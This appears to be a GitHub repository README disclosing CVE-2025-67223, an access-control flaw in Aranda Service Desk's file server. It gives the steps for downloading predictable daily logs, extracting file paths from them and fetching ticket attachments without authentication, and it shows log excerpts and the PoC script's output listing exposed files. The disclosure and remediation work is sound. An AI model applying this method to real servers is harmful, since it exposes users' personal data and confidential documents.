brandonperezlara / **CVE-2025-67223** Public

Code Issues Pull requests Actions Projects Security and quality

1 Branch 0 Tags Go to file Go to file Code

brandonperezlara Refactor CVE-2025-67223.py for improved functionality

b512cbd · 15 hours ago

CVE-2025-67223.py	Refactor CVE-2025-67223....	15 hours ago
README.md	Update README.md	15 hours ago

README

CVE-2025-67223: Incorrect Access Control & Information Disclosure in Aranda Service Desk

CVE ID: CVE-2025-67223
Affected Product: Aranda Service Desk (Aranda File Server - AFS module)
Affected Versions: < 8.3.12
Author: Brandon Perez Lara

🚨 Overview


A critical vulnerability was identified in the file management module (Aranda File Server) of Aranda Service Desk. The system stores daily activity logs with predictable names (e.g., `YYYYMMDD.log`) in a public directory (`/AFS/logs/`) without any access restrictions.

The risk level of this vulnerability is critical: This flaw allows an unauthenticated remote attacker to iterate and systematically download Aranda's logs in an automated manner. The core issue is that these log files expose the virtual paths of all uploaded files on the system, granting the attacker the ability to indiscriminately view and exfiltrate support tickets, confidential Aranda internal cases, and all associated sensitive file attachments.

🛠️ Proof of Concept (PoC)

The exploitation chain consists of identifying the exposed logs, extracting the internal file paths, and directly accessing the sensitive files.


1 - Log Access: A simple HTTP request is made to the /AFS/logs/ directory referencing the current or a past date (e.g. 20251201.log).



2 - Path Extraction (Information Disclosure): When the log is downloaded, relative paths are exposed such as: SERVICE DESK FILE UPLOADED ServiceCalls\365763\description...html. In addition, error messages in the log reveal absolute server paths (e.g. D:\inetpub\wwwroot\...).


```
481  08:28:37 | SERVICE DESK | FILES LISTED
482  08:28:37 | AFS0000000000000000 | Exception has been thrown by the target of an invocation.
483  08:29:20 | AFS0000000000000000 | Exception has been thrown by the target of an invocation.
484  08:29:20 | SERVICE DESK | COMMAND : UPLOAD FILE -
485  08:29:20 | SERVICE DESK | Security String : JSGREWXM[WIUDCANRVME
486  08:29:20 | SERVICE DESK | SECURITY PASSED -
487  08:29:20 | SERVICE DESK | description-01-12-2025-08-29-20.html
488  08:29:25 | SERVICE DESK | FILE UPLOADED : ServiceCalls\365763\description-01-12-2025-08-29-20.html -
489  08:29:25 | AFS0000000000000000 | Exception has been thrown by the target of an invocation.
490  08:29:39 | SERVICE DESK | COMMAND : LIST FILES -
491  08:29:39 | Could not find a part of the path 'D:\inetpub\wwwroot\AFS\ServiceDesk\ServiceCalls\365764'. |    at System.IO.__Error.WinIOError(Int32 errorCode, String maybeFullPath)
492     at System.IO.Directory.InternalGetFileDirectoryNames(String path, String userPathOriginal, String searchPattern, Boolean includeFiles, Boolean includeDirs, SearchOption searchOption)
493     at System.IO.Directory.GetFiles(String path, String searchPattern, SearchOption searchOption)
494     at AFS.AFS.ORCHESTER.listFiles(String path, String patenr)
495  08:29:39 | SERVICE DESK | FILES LISTED
496  08:29:39 | AFS0000000000000000 | Exception has been thrown by the target of an invocation.
497  08:29:43 | AFS0000000000000000 | Exception has been thrown by the target of an invocation.
498  08:29:43 | SERVICE DESK | COMMAND : UPLOAD FILE -
499  08:29:43 | SERVICE DESK | Security String : AFEFBSHNGKAGKTFYGCCR
500  08:29:43 | SERVICE DESK | SECURITY PASSED -
```

3 - Direct Access (Broken Access Control): Since the system does not validate the user's session for these static resources, the attacker only needs to concatenate the extracted path with the base URL (e.g. /AFS/ServiceDesk/ServiceCalls/...) to access the file.




Datos necesarios para la atención de su solicitud y correcto escalamiento, sin esta información su caso puede ser Rechazado

(*) Nombre Completo (Usuario Teams):
(*)Teléfono de Fácil Contacto:
(*) Descripción detallada de la solicitud:



Datos necesarios para la atención de su caso y correcto escalamiento.

(*) Descripción detallada: funcionaria indica que indica que el computador le dice que no hay espacio suficnete, se tom hay espacio suficiente



Exfiltration: Using this method, it is possible to download HTML descriptions of the tickets, as well as sensitive attachments such as PDFs, ZIP files, images, or SQL scripts.

Script CVE-2025-67223.py:

```
[redacted]\poc>py poc.py
Could not find platform independent libraries <prefix>
--- Herramienta de Prueba de Alcance CVE-2025-XXXX (AFS) [Rango de Fechas] ---
Ingrese la URL base del sitio: https://[redacted]:o/
Ingrese la FECHA DE INICIO (YYYYMMDD): 20260420
Ingrese la FECHA DE FIN (YYYYMMDD): 20260427

[*] Analizando 8 días desde 20260420 hasta 20260427...
```

```
================================================================================
| REPORTE FINAL: 61 ARCHIVOS ÚNICOS EXPUESTOS EN EL RANGO |
================================================================================
https://[redacted]/AFS/ServiceDesk/Changes/363938/description-20-04-2026-11-49-56.html
https://[redacted]/AFS/ServiceDesk/Changes/364579/E882DD5B-33B2-4F23-B2F1-A0387DE0EBDA
https://[redacted]/AFS/ServiceDesk/Changes/364582/CAD82516-7081-472A-9F51-7A6FE7F0D7D3
https://[redacted]/AFS/ServiceDesk/Changes/364590/description-24-04-2026-14-49-36.html
https://[redacted]/AFS/ServiceDesk/Changes/364590/description-24-04-2026-14-52-14.html
https://[redacted]/AFS/ServiceDesk/Changes/364590/description-24-04-2026-14-52-56.html
https://[redacted]/AFS/ServiceDesk/Changes/364590/description-24-04-2026-14-57-59.html
https://[redacted]/AFS/ServiceDesk/Changes/364591/89DC163A-5C59-46B3-9E8C-B6A478AB3716
https://[redacted]/AFS/ServiceDesk/Changes/364591/A8A1B95D-427A-4D1A-AF60-9B166E7C8306
https://[redacted]/AFS/ServiceDesk/Changes/364598/F6BE6AE3-1E63-4822-A12A-E64E96440148
https://[redacted]/AFS/ServiceDesk/Changes/364598/description-22-04-2026-16-01-54.html
https://[redacted]/AFS/ServiceDesk/Changes/364598/description-22-04-2026-16-09-39.html
https://[redacted]/AFS/ServiceDesk/Changes/364598/description-22-04-2026-16-10-27.html
https://[redacted]/AFS/ServiceDesk/Changes/364602/371CA3CE-31F4-4A5E-BCCD-0B0F6AABCA16
https://[redacted]/AFS/ServiceDesk/Changes/364603/5A08FD1A-CF39-4AF1-BC5D-C31EF132B941
```

Impact

This vulnerability allows a third party to silently exfiltrate:

- **PII:** Names, phone numbers, and email addresses of the users reporting the incidents.
- **Corporate Secrets:** Detailed incident descriptions and all kinds of confidential attached documents.
- **Infrastructure:** Knowledge of the server's internal directory structure.

Remediation

- Aranda Software has issued a patch to address this. The main recommendations implemented are:
- Update Aranda Service Desk to version 8.3.12 or higher.
- Restrict access to the logs by moving them outside the *web root* (wwwroot).
- Enforce mandatory session validation to access the /ServiceDesk/ServiceCalls/ and /Incidents/ directories.
- Disable Directory Listing on the IIS web server.

Cybersecurity is a collaborative effort. I want to thank the development and security teams involved for their response to this report. Keep your systems up to date. 💻🔒

Releases

No releases published

Packages

No packages published

Contributors 1

brandonperezlara

Languages

- **Python** 100.0%